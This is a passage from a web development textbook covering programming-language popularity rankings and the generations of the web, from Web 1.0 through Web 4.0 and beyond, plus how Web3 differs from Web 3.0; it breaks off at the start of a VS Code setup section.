


Figure 1.17 The PYPL index for September 2026, built from Google searches for language tutorials. It measures who is learning a language, not who is using one.

Figure 1.18 is **TIOBE**, which counts engineers, courses and vendors as seen by search engines [23], and in September 2026 puts Python first (17.76), then C, C++ and Java; **Figure 1.19**, from GitHub's Octoverse 2025 report, counts the people who actually contribute code on GitHub each month, and there **TypeScript** became the most used language for the first time in August 2025, just ahead of Python and JavaScript [24].




Figure 1.18 The TIOBE index for September 2026. TIOBE explicitly does not claim to rank languages by quality or by lines of code written.




Figure 1.19 The five largest languages on GitHub in 2025 by monthly contributors, with each one's growth over 2024. TypeScript reached first place in August 2025.

Figure 1.20 puts the four rankings side by side, so that the disagreement is visible at a glance. Python is first or second in three of them and fourth in the fourth; JavaScript is first among working developers and sixth in TIOBE; TypeScript is first on GitHub and does not reach TIOBE's top twenty; PHP ranges from seventh to fourteenth.


Four rankings, four orders (rank of each language)

	Stack Overflow 2025	PYPL Sep 2026	TIOBE Sep 2026	GitHub 2025
Python	4	1	1	2
JavaScript	1	5	6	3
TypeScript	6	12		1
Java	7	2	4	4
C#	8	9	5	5
C++	9	3	3	
C	11	3	2	
PHP	12	7	14	
SQL	3		8	
Go	13	19	12	
Rust	14	8	10	

Blank: not published by that source. C and C++ share one rank in PYPL.

Figure 1.20 The rank of eleven languages in four rankings of 2025 and 2026. Darker cells are higher ranks; a blank cell means the source does not publish that rank.

Finally, **Figure 1.21** plots languages not by volume but by **adoption stage**: innovators, early adopters, the chasm, early majority, late majority. When InfoQ drew it in 2019 [25], PHP, Ruby and JavaScript sat in the late majority — which does not mean dying; it means *everywhere, boring, and safe to hire for* — and TypeScript was crossing into the early majority, which the GitHub numbers of 2025 have since confirmed.



After InfoQ, Programming Languages Trends, 2019 Q3. A language moves right as it is adopted.

Figure 1.21 Programming languages by adoption stage, as InfoQ placed them in 2019. "Late majority" is where a language goes when it has won.

> **KEY INSIGHT.** Four rankings, four different answers. Rankings measure whatever they chose to count. Learn the language your project needs, and learn a second one that is unlike the first; the second teaches you what was arbitrary about the first. That is why every example in this book comes in PHP, Java and Python.

1.15 The Generations of the Web

People label eras of the web with version numbers. Nobody released them and the boundaries are arguments, not dates, but each names a real change in *who makes the content*.

The shortest summary is **Figure 1.22**: Web 1.0 you could **read**; Web 2.0 you could also **write**; Web 3.0 adds **execute**; Web 4.0 adds **intelligent**.




Figure 1.22 The generations in one word each: each adds one ability to the last — read, then write, then execute, then intelligent.

1.15.1 Web 1.0: read

Figure 1.23 is the shape of it. A site owner creates a site; visitors visit it; the only path back is a "Contact us" form. Content flows one way.




Figure 1.23 Web 1.0, "focused on me and my site": the owner publishes, visitors read, and the only return path is a contact form.

1.15.2 Web 2.0: write

Figure 1.24 is the same idea with the arrows reversed and multiplied: "you" are in the middle, and blogs, photos, comments, videos, news, events, groups and friends all point both ways [26].




Figure 1.24 Web 2.0, "the social network": the visitor is in the middle and every arrow runs in both directions.

The sociologist George Ritzer, with Nathan Jurgenson, put the definition better than the technologists did [27]. What defines Web 2.0 is that the material on it is generated by the **users** rather than by the producers of the system; those who operate on it can be called **prosumers**, because they simultaneously produce what they consume — a Facebook post, a Wikipedia edit, a review under a product.

Figure 1.25 draws the two working systems one above the other. In the top half a webmaster feeds a site and surfers consume it. In the bottom half the readers have become **contributors**, RSS carries content outward automatically, and an online social network sits alongside the site itself. **Figure 1.26** puts numbers on the change: in 1996, 250,000 sites and 45 million users, "the mostly read-only web"; in 2006, 80 million sites and more than a billion users, "the wildly read–write web"; and in 2025–26 about 1.49 billion sites, as Netcraft counted them in July 2026, and about 6 billion people online, three-quarters of humanity, as the ITU estimated for 2025 [17], [28]. In Indonesia the association of internet providers, APJII, counted 235.3 million users in 2026, 81.7 percent of the population [29].




Figure 1.25 The working systems compared: Web 1.0 above, Web 2.0 below, with contributing readers, RSS and a social network added.




Figure 1.26 1996, 2006 and today: sites and people online, with published content flowing down and user-generated content flowing up.

Table 1.19 gathers the contrast point by point; note that Gmail's 15 GB was about seven and a half thousand times Yahoo Mail's 2 MB.

Table 1.19 Web 1.0 and Web 2.0 contrasted, line for line.

Web 1.0	Web 2.0
About companies; the dot-com bubble, 1990s	About communities: MySpace, Facebook
About home pages	About blogging
About wires	About wireless
About Netscape	About Google
Dial-up, over a telephone line	Broadband
Yahoo Mail, 1998: 2 MB	Gmail: 15 GB, 50 MB messages, 25 MB attachments

1.15.3 Web 3.0 and the Semantic Web

Web 3.0 is the proposal that machines should understand what pages *mean*, not merely how they are laid out — the **Semantic Web**, in Berners-Lee's phrase. Its technologies are RDF, RDFS, OWL and SPARQL, and, in everyday practice, the `schema.org` vocabulary you will meet in Chapter 6.

Figure 1.27 draws the three generations as flows. In Web 1.0 a producer makes a document and a consumer reads it. In Web 2.0 everyone is a consumer-producer and documents pass between them. In the Semantic Web a further machinery — drawn as gears — reads the documents itself and draws connections nobody stated.




Figure 1.27 Web 1.0, Web 2.0 and the Semantic Web as flows of documents between producers, consumers and, in the Semantic Web, machines that read the documents themselves.

Table 1.20 summarizes the three as *Crawl, Walk, Run*: read-only becomes read–write becomes personal; home pages become blogs and wikis become lifestreams; Britannica Online becomes Wikipedia becomes the Semantic Web.

Table 1.20 Web 1.0, 2.0 and 3.0 summarized: crawl, walk, run.

	Web 1.0: crawl	Web 2.0: walk	Web 3.0: run
Access	Mostly read-only	Wildly read–write	Portable and personal
Focus	Company	Community	Individual
Typical form	Home pages	Blogs and wikis	Lifestreams
Content	Owning it	Sharing it	Consolidating it
Interaction	Web forms	Web applications	Smart applications
Finding things	Directories	Tagging	User behavior
Measured by	Page views	Cost per click	User engagement
Advertising	Banners	Interactive	Behavioral
Reference work	Britannica Online	Wikipedia	The Semantic Web
Technology	HTML, portals	XML, RSS	RDF, RDFS, OWL

Table 1.21 follows one purchase — discovery, evaluation, purchase, payment. In Web 1.0 one shop did all four; in Web 2.0 each step had its specialist; in the Web 3.0 of this picture the tools become personal and mobile. The Web 2.0 names are those of about 2008; several of those services no longer exist, which is itself a lesson about the web.

Table 1.21 One transaction across the generations: a single site does everything, then specialists appear, then the tools become personal.

Step	Web 1.0	Web 2.0	Web 3.0
Discovery	The shop's own catalog	Recommendation and radio services, RSS feeds, shopping wikis	Virtual worlds, personalized search, game platforms
Evaluation	The shop's own pages	Crowd reviews, social catalogs, community Q&A	Review aggregators, reputation scores
Purchase	The shop's checkout	Marketplaces and shops-inside-social-sites	Comparison agents on the phone
Payment	The shop's card form	Online wallets such as PayPal and Google Checkout	Contactless and mobile payment

1.15.4 Web 4.0, and everything after

Figure 1.28 is the best-known chart of the sequence, from Radar Networks and Nova Spivack [30], with social connectivity across the bottom and information connectivity up the side: the PC Era of 1980–1990 with email, FTP and USENET; Web 1.0, 1990–2000, with HTTP, HTML and Java; Web 2.0, 2000–2010, with blogs, wikis and social networking; Web 3.0, 2010–2020, with semantic search; Web 4.0, 2020–2030, with intelligent personal agents. Seen from 2026, that last box reads less like prophecy than like a description of the present: AI assistants that read the web and answer on its behalf are exactly those agents. Later versions of the chart add a **Web 5.0** beyond 2030, drawn dashed at the top of the diagonal.




Figure 1.28 Web generations plotted against social and information connectivity, after Nova Spivack of Radar Networks, with the Web 5.0 that later versions add.

Figure 1.29 redraws it as four quadrants — the Web connects information, the Social Web people, the Semantic Web knowledge, and the Ubiquitous Web intelligence — and **Figure 1.30** applies the generations to learning, from reading (1994–2000) to self-organizing learning (2020–2030).




Figure 1.29 Four quadrants: connecting information, people, knowledge, intelligence.




Figure 1.30 The generations applied to e-learning, from reading on the information web to self-organizing learning on the intelligent web.

Figure 1.31 runs the numbering out to a Web 6.0 of "independent existence" [31], and **Figure 1.32**, drawn in 2008 as a forecast, shows the web expanding in rings from a **web of content** through communication, context and things to a **web of thoughts**.





Figure 1.31 Web 0.0 to Web 6.0 as used in the online-mapping literature, from the desktop era to "independent existence".



After N. Müller, TrendONE (2008): a forecast drawn in 2008.

Figure 1.32 The web expanding from a web of content, through communication, context and things, to a web of thoughts, as TrendONE forecast it in 2008.

1.15.5 Web3, which is a different thing entirely

Web3, despite the name, is not Web 3.0. It is a proposal, named in 2014 by the Ethereum co-founder Gavin Wood, for a web built on **decentralization, blockchains and tokens**, arguing that Web 2.0 concentrated data in a few companies — Alphabet, Amazon, Apple, Meta, Microsoft, and in Asia Tencent and Alibaba. Whether tokens solve that is a live argument, and this book takes no side. You should simply be able to tell the two terms apart in a sentence: **Web 3.0 is about meaning; Web3 is about ownership.**

> **DO NOT MEMORIZE THE VERSION NUMBERS.** They will not help you write a line of code, and different sources place the boundaries differently — compare **Figure 1.28** with **Figure 1.31** and you will find Web 2.0 starting in two different decades. What is worth keeping is the *direction*: read, then write, then meaning, then agents.

1.16 Setting Up VS Code for Web Development on Windows, macOS and Linux

Everything in this book runs on an ordinary laptop, and nothing has to be bought. This section installs the toolchain once — editor, browser tools, a static server, PHP, MySQL, Java, Python, .NET and Git — and Section 1.16.9 proves it works. Later chapters assume it has been done.

Three terms first. A **terminal** is a window for typing commands — **PowerShell** on Windows, **Terminal** on macOS and Linux, and one built into VS Code (**Terminal → New Terminal**). A **package manager** installs software by command: `winget` on Windows, **Homebrew** (`brew`, from `https://brew.sh`) on macOS, `apt` on Ubuntu and Debian; the vendor's graphical installer does the same job. The **PATH** is the list of folders a terminal searches for programs.

1.16.1 Visual Studio Code

Visual Studio Code — VS Code — is a free editor from Microsoft that runs identically on all three systems and becomes an environment for any language through **extensions** [32]. Install it as **Table 1.22** shows.

Table 1.22 Installing VS Code on each operating system.

